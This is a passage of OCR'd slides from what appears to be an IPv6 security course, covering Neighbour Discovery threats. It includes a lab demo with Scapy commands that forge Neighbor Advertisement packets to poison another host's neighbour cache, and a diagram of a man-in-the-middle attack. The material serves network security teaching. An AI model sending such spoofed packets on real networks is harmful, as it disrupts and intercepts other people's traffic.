DoS)

Neighbour Cache	
IP1	11:11:11:11:11:11
IPr	12:34:56:78:9a:bc
IP2	aa:aa:aa:aa:aa:a




IPv6	ICMPv6 NA
NA.Target Addr	IP2
NA.Target Link-layer Addr	aa:aa:aa:aa:aa:aa

NUD Failure (DoS attack)



DAD (DoS Attack)



DAD for IP before configuring it

Take the poll!

Who is the usual **”target”** in a host attacked by NDP Threats using NA/NS messages?

2 min.


Questions

Demo 1

NDP

Demo time!


We will demo the activity on the screen.
Watch what we do.



Demo 1: NDP

- **Description**: Use NDP NA packets to poison neighbour cache
- **Goals**:
  - Understand how easy it is to modify the neighbour cache of other host in the same link
- **Time**: 10 minutes
- **Demo**:
  - Generate NA packets that change other host's neighbour cache (using Scapy)


Demo 1: Lab Network



Network Prefix:

2001:DB8:F:1::/64

Demo 1: Neighbour Cache Attack with NA



Demo 1: Neighbour Cache Attack with NA

```
[root@host-a ] ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:ca:96:d2 brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:f:1:5054:ff:feca:96d2/64 scope global mngtmpaddr dynamic
       valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::5054:ff:feca:96d2/64 scope link
       valid_lft forever preferred_lft forever
```

```
[root@host-b ] ip addr show eth0
...
    inet6 2001:db8:f:1:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic

    inet6 fe80::5054:ff:fe3c:1e2b/64 scope link
```

```
[root@host-a ] ping6 2001:db8:f:1:5054:ff:fe3c:1e2b
ING 2001:db8:f:1:5054:ff:fe3c:1e2b(2001:db8:f:1:5054:ff:fe3c:1e2b) 56 data bytes
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=2 ttl=64 time=0.306 ms
...
```

```
[root@host-a ] ip -6 neighbour show
fe80::5054:ff:fe7e:ac53 dev eth0 lladdr 52:54:00:7e:ac:53 router STALE
fe80::5054:ff:fe3c:1e2b dev eth0 lladdr 52:54:00:3c:1e:2b STALE
2001:db8:f:1:5054:ff:fe3c:1e2b dev eth0 lladdr 52:54:00:3c:1e:2b STALE
```

Demo 1: Neighbour Cache Attack with NA

```
[root@host-c ]# scapy
>>>
```

IPb

IPa

```
>>> d = IPv6(src="2001:db8:f:1:5054:ff:fe3c:1e2b", dst="2001:db8:f:1:5054:ff:feca:96d2")
>>> e = ICMPv6ND_NA(R=0, tgt="2001:db8:f:1:5054:ff:fe3c:1e2b")
>>> f = ICMPv6NDOptDstLLAddr(lladdr="cc:cc:cc:cc:cc:cc")

>>> pkt2 = d / e / f
>>> send(pkt2)
```

IPb

```
[root@host-a ~]# ip -6 neigh show
fe80::5054:ff:fec1:4275 dev eth0 lladdr 52:54:00:c1:42:75 STALE
2001:db8:f:1:5054:ff:fe9b:580d dev eth0 lladdr 52:54:00:9b:58:0d STALE
fe80::5054:ff:fe99:5165 dev eth0 lladdr 52:54:00:99:51:65 router STALE
fe80::5054:ff:fe9b:580d dev eth0 lladdr 52:54:00:9b:58:0d STALE
2001:db8:f:1:5054:ff:fec1:4275 dev eth0 lladdr cc:cc:cc:cc:cc:cc STALE
```

Demo 1: Neighbour Cache Attack with NA

```
[root@host-a ] ping6 2001:db8:f:1:5054:ff:fe3c:1e2b
...
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=32 ttl=64 time=0.172 ms
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=33 ttl=64 time=0.259 ms
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=34 ttl=64 time=0.318 ms
```

IPb

seq=34 to seq=44 => 9 pkts lost/ aprox. 10 secs

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=44 ttl=64 time=0.320 ms
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=45 ttl=64 time=0.196 ms
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=46 ttl=64 time=0.278 ms
...
```

Demo 1: Neighbour cache attack with NA

- To exit from Scapy interpreter:
  - just type exit(),
  - or use Ctrl+D

- Is it possible to perform a **Man-in-the-middle** attack using **NA** or **NS** messages?


MITM Details

Neighbour Cache	
IP1	11:11:11:11:11:11
IP2	aa:aa:aa:aa:aa:aa

MAC1 = 11:11:11:11:11:11

MAC2 = 22:22:22:22:22:22

Neighbour Cache	
IP2	22:22:22:22:22:22
IP1	aa:aa:aa:aa:aa:aa



MACa =
aa:aa:aa:aa:aa:aa

IPv6	ICMPv6 NA
NA.Target Addr	IP2
NA.Target Link-layer Addr	aa:aa:aa:aa:aa:aa

IPv6	ICMPv6 NA
NA.Target Addr	IP1
NA.Target Link-layer Addr	aa:aa:aa:aa:aa:aa

3

Ethernet	IPv6
Src: MAC1	**Src:** IP1
Dst: MACa	**Dst:** IP2

4

Ethernet	IPv6
Src: MACa	**Src:** IP1
Dst: MAC2	**Dst:** IP2

5

Ethernet	IPv6
Src: MAC2	**Src:** IP2
Dst: MACa	**Dst:** IP1

6

Ethernet	IPv6
Src: MACa	**Src:** IP2
Dst: MAC1	**Dst:** IP1

Let’s take a **5 minutes** break!


WELCOME
WE ARE
OPEN
PLEASE COME IN

Take the poll!

